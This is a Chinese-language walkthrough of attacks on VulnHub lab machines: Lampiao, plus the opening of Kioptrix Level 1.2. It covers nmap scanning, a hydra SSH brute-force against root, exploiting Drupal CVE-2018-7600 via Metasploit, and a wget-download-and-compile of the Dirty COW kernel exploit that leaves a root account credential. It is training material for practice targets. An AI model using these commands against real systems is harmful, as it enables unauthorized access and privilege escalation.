渗透测试靶机学习

## 0x01 lampiao靶机

**准备环境**

靶机下载地址https://download.vulnhub.com/lampiao/Lampiao.zip.torrent

**主机发现**

使用nmap进行扫描


nmap 192.168.85.0/24 -n -sn -sP


-n：不做DNS解析

-sn：不做端口扫描，只进行主机发现

-sP：ping扫描 (主机发现)


查看Kali虚拟机的IP





使用netdiscover 扫描本地网络主机

netdiscover -i eth0 -r 192.168.85.0/24



**端口扫描**

端口扫描工具Nmap


命令


nmap 192.168.85.133 -p- -O -sS -sV -v –A

-p- 全端口扫描 -sV 版本探测

-O 启用操作系统检测 –v 打印扫描过程中的详细信息

-sS TCP SYN扫描 –A 同时打开操作系统探测和版本探测






获取目标机器上开放端口，对应运行服务，利用某些服务的漏洞来进行攻击，扫描得到开放端口22，80,1898。

尝试爆破22端口，hydra进行密码爆破，但爆破密码不成功。


hydra -l root -P passwords.txt -V -t 10 ssh://192.168.85.133

-V 显示爆破过程 -t为进程数




80端口测试：

静态页面，源代码，没什么重要信息。




Nikto进行扫描，没发现什么重要信息



御剑进行了目录扫描，也没发现什么重要信息



端口1898上有个Drupal 7，开放web服务







在页面只有用户登录、注册、找回密码等模块，可能存在的突破点:

页面sql注入，账号密码破解，目录扫描，Drupal框架漏洞。


Sql注入测试：没发现注入




账号密码破解：没发现弱口令





目录扫描测试：




http://192.168.85.133:1898/web.config 


http://192.168.85.133:1898/robots.txt




http://192.168.85.133:1898/CHANGELOG.txt Drupal 7.54 

查询发现可能存在Drupal CVE-2018-7600远程代码执行漏洞







通过Metasploit发现利用脚本



设置参数并利用成功









提权


查看uname -a内核版本，考虑用linux通用内核漏洞dirty cow（脏牛漏洞）提权





wget https://www.exploit-db.com/download/40839.c 下载

gcc -pthread 40839.c -o dirty -lcrypt 编译





提权成功 通过账号连接 firefart root123..



## 0x02 Kioptrix: Level 1.2 (#3)靶机

**准备环境**

下载地址：http：//www.kioptrix.com/dlvm/KVM3.rar

下载（镜像）：https：//download.vulnhub.com/kioptrix/KVM3.rar

下载（Torrent）：https://download.vulnhub.com/kioptrix/KVM3.rar.torrent

**主机发现**

使用nmap进行扫描


nmap 192.168.85.0/24 -n -sn -sP


-n：不做DNS解析

-sn：不做端口扫描，只进行主机发现

-sP：ping扫描 (主机发现)


查看Kali虚拟机的IP





使用netdiscover 扫描本地网络主机

netdiscover -i eth0 -r 192.168.85.0/24



**端口扫描**

端口扫描工具Nmap


命令


nmap 192.168.85.0/24 -n -sn -sP

-n：不做DNS解析

-sn：不做端口扫描，只进行主机发现

-sP：ping扫描 (主机发现)






获取目标机器上开放端口，对应运行服务，利用某些服务的漏洞来进行攻击，扫描得到开放端口22，80。

